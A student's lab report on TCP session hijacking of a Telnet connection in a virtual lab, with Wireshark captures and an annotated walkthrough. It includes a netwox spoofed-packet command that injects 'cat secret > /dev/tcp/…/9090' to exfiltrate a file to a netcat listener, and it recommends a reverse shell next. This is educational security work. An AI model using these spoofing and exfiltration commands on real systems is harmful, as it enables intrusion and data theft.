LABORATORY

CEL62: Cryptography and System Security Winter 2021

Experiment 8:	**TCP Session Hijacking**

Abhishek Chopra
2019130009
TE Comps

Note: Students are advised to read through this lab sheet before doing experiment. On-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort, and learning attitude will count towards the marks.

Experiment 8: TCP Session Hijacking

1 OBJECTIVE


Creating and understanding TCP Session Hijacking

2 INTRODUCTION AND HIJECKING EXERCISE PROCEDURE

TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- Attacker may be able to run malicious commands on the


server Hijacking a Telnet Connection:



```
No. Time                          Source     Destination Protocol Length Info
 47 2021-12-12 14:24:38.6629096… 10.0.2.15  10.0.2.10   TELNET    76 Telnet Data ...
 48 2021-12-12 14:24:38.6629147… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209757 Ack=4112528010 Win=29312 Len=0 TSval=197794 TSecr=103520
 49 2021-12-12 14:24:39.6554738… 10.0.2.10  10.0.2.15   TELNET    67 Telnet Data ...
 50 2021-12-12 14:24:39.6993236… 10.0.2.15  10.0.2.10   TCP       66 23 → 48670 [ACK] Seq=4112528010 Ack=1607209758 Win=29056 Len=0 TSval=103780 TSecr=198042
 51 2021-12-12 14:24:40.3112003… 10.0.2.10  10.0.2.15   TELNET    67 Telnet Data ...
 52 2021-12-12 14:24:40.3112083… 10.0.2.15  10.0.2.10   TCP       66 23 → 48670 [ACK] Seq=4112528010 Ack=1607209759 Win=29056 Len=0 TSval=103933 TSecr=198206
 53 2021-12-12 14:24:40.7393948… 10.0.2.10  10.0.2.15   TELNET    67 Telnet Data ...
 54 2021-12-12 14:24:40.7398296… 10.0.2.15  10.0.2.10   TCP       66 23 → 48670 [ACK] Seq=4112528010 Ack=1607209760 Win=29056 Len=0 TSval=104040 TSecr=198313
 55 2021-12-12 14:24:41.2753463… 10.0.2.10  10.0.2.15   TELNET    67 Telnet Data ...
 56 2021-12-12 14:24:41.2753585… 10.0.2.15  10.0.2.10   TCP       66 23 → 48670 [ACK] Seq=4112528010 Ack=1607209761 Win=29056 Len=0 TSval=104173 TSecr=198447
 57 2021-12-12 14:24:41.8107876… 10.0.2.10  10.0.2.15   TELNET    68 Telnet Data ...
 58 2021-12-12 14:24:41.8111879… 10.0.2.15  10.0.2.10   TCP       66 23 → 48670 [ACK] Seq=4112528010 Ack=1607209763 Win=29056 Len=0 TSval=104308 TSecr=198581
 59 2021-12-12 14:24:41.8185991… 10.0.2.15  10.0.2.10   TELNET    68 Telnet Data ...
 60 2021-12-12 14:24:41.8190328… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528012 Win=29312 Len=0 TSval=198583 TSecr=104309
 61 2021-12-12 14:24:41.8416798… 10.0.2.15  10.0.2.10   TELNET   131 Telnet Data ...
 62 2021-12-12 14:24:41.8422025… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528077 Win=29312 Len=0 TSval=198589 TSecr=104315
 63 2021-12-12 14:24:41.8428383… 10.0.2.15  10.0.2.10   TELNET    68 Telnet Data ...
 64 2021-12-12 14:24:41.8433596… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528079 Win=29312 Len=0 TSval=198589 TSecr=104316
 65 2021-12-12 14:24:41.9706826… 10.0.2.15  10.0.2.10   TELNET   129 Telnet Data ...
 66 2021-12-12 14:24:41.9706895… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528142 Win=29312 Len=0 TSval=198621 TSecr=104347
 67 2021-12-12 14:24:41.9706909… 10.0.2.15  10.0.2.10   TELNET   279 Telnet Data ...
 68 2021-12-12 14:24:41.9706917… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528355 Win=30336 Len=0 TSval=198621 TSecr=104347
 69 2021-12-12 14:24:42.0848085… 10.0.2.15  10.0.2.10   TELNET    87 Telnet Data ...
 70 2021-12-12 14:24:42.0855475… 10.0.2.10  10.0.2.15   TCP       66 48670 → 23 [ACK] Seq=1607209763 Ack=4112528376 Win=30336 Len=0 TSval=198650 TSecr=104376
```

```
▸ Ethernet II, Src: PcsCompu_9f:f7:47 (08:00:27:9f:f7:47), Dst: PcsCompu_e3:8d:66 (08:00:27:e3:8d:66)
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.15
▾ Transmission Control Protocol, Src Port: 48670, Dst Port: 23, Seq: 1607209763, Ack: 4112528376, Len: 0
    Source Port: 48670
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1607209763
    Acknowledgment number: 4112528376
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x63c3 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

This frame has some of the TCP analysis shown (tcp.analysis)   Packets: 74 · Displayed: 74 (100.0%)   Profile: Default



```
▸ Ethernet II, Src: PcsCompu_9f:f7:47 (08:00:27:9f:f7:47), Dst: PcsCompu_e3:8d:66 (08:00:27:e3:8d:66)
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.15
▾ Transmission Control Protocol, Src Port: 48670, Dst Port: 23, Seq: 1607209763, Ack: 4112528376, Len: 0
    Source Port: 48670
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1607209763
    Acknowledgment number: 4112528376
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x63c3 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

This frame has some of the TCP analysis shown (tcp.analysis)

EXPERIMENT SET UP:


Set up: User: 10.0.2.10, Server: 10.0.2.15, Attacker:10.0.2.9

Steps:


- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (i.e. whatever you have) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.




```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                             /dev/tcp/10.0.2.16/9090
```



```
[12/12/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Session Hijacking:


Steal a Secret "cat" command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/ 10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.




```
seed@Attacker(10.0.2.16):˜$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

Launch the TCP Session Hijacking Attack:

- Convert the command string into hex



```
seed@Attacker(10.0.2.16):˜$ python
>>> "\ncat /home/seed/secret >
   /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```




```
[12/12/21]seed@VM:~$ python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.9/9090\n".encode("hex")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
LookupError: 'hex' is not a text encoding; use codecs.encode() to handle arbitra
ry codecs
>>> "\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.9/9090\n".encode().hex()
'0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f313
02e302e322e392f393039300a'
>>> 
```

- Netwox tool 40 allows us to set each single field of a TCP packet.


```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
```

Launch the TCP Session Hijacking Attack:

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
     --tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
     --tcp-data "0a636174202f686f6d652f736565642f736563726574203e20
                 2f6465762f7463702f31302e302e322e31362f393039300a"
```




```
[12/12/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.15 --tcp-dst 23 --tcp-src 48670 --tcp-seqnum 1607209763 -
-tcp-acknum 4112528376 --tcp-ack --tcp-window 2000 --tcp-data '0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762
f7463702f31302e302e322e392f393039300a'
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x005C=92___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x5A2A=23082__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x485A_____________|
|                            source                             |
|___________________________10.0.2.10___________________________|
|                          destination                          |
|___________________________10.0.2.15___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xBE1E=48670__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x5FCC1323=1607209763_____________________|
|                            acknum                             |
|_____________________0xF52033F8=4112528376_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x07D0=2000__________|
|           checksum            |            urgptr             |
|_________0xAC84=44164__________|___________0x0000=0____________|
0a 63 61 74  20 2f 68 6f  6d 65 2f 73  65 65 64 2f  # .cat /home/seed/
73 65 63 72  65 74 2e 74  78 74 20 3e  20 2f 64 65  # secret.txt > /de
76 2f 74 63  70 2f 31 30  2e 30 2e 32  2e 39 2f 39  # v/tcp/10.0.2.9/9
30 39 30 0a                                         # 090.
[12/12/21]seed@VM:~$ 
```



```
[12/12/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 33870)
Hello This is a secret message
```

What happens to the actual client and server after the hijacked packet is sent?




```
2540 2016-10.0.2.17   10.0.2.18   TCP      78 [TCP Dup ACK 2528#1] telnet > 44427
2541 2016-10.0.2.17   10.0.2.18   TELNET   69 [TCP Retransmission] Telnet Data ...
2542 2016-10.0.2.18   10.0.2.17   TELNET   67 [TCP Retransmission] Telnet Data ...
2543 2016-10.0.2.17   10.0.2.18   TCP      78 [TCP Dup ACK 2541#1] telnet > 44427
2544 2016-10.0.2.17   10.0.2.18   TELNET   69 [TCP Retransmission] Telnet Data ...
2545 2016-10.0.2.18   10.0.2.17   TELNET   67 [TCP Retransmission] Telnet Data ...
2546 2016-10.0.2.17   10.0.2.18   TCP      78 [TCP Dup ACK 2544#1] telnet > 44427
2547 2016-10.0.2.17   10.0.2.18   TELNET   69 [TCP Retransmission] Telnet Data ...
2548 2016-10.0.2.18   10.0.2.17   TELNET   67 [TCP Retransmission] Telnet Data ...
2549 2016-10.0.2.17   10.0.2.18   TCP      78 [TCP Dup ACK 2547#1] telnet > 44427
2550 2016-10.0.2.17   10.0.2.18   TELNET   69 [TCP Retransmission] Telnet Data ...
```


Reverse shell (Linux skill)

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

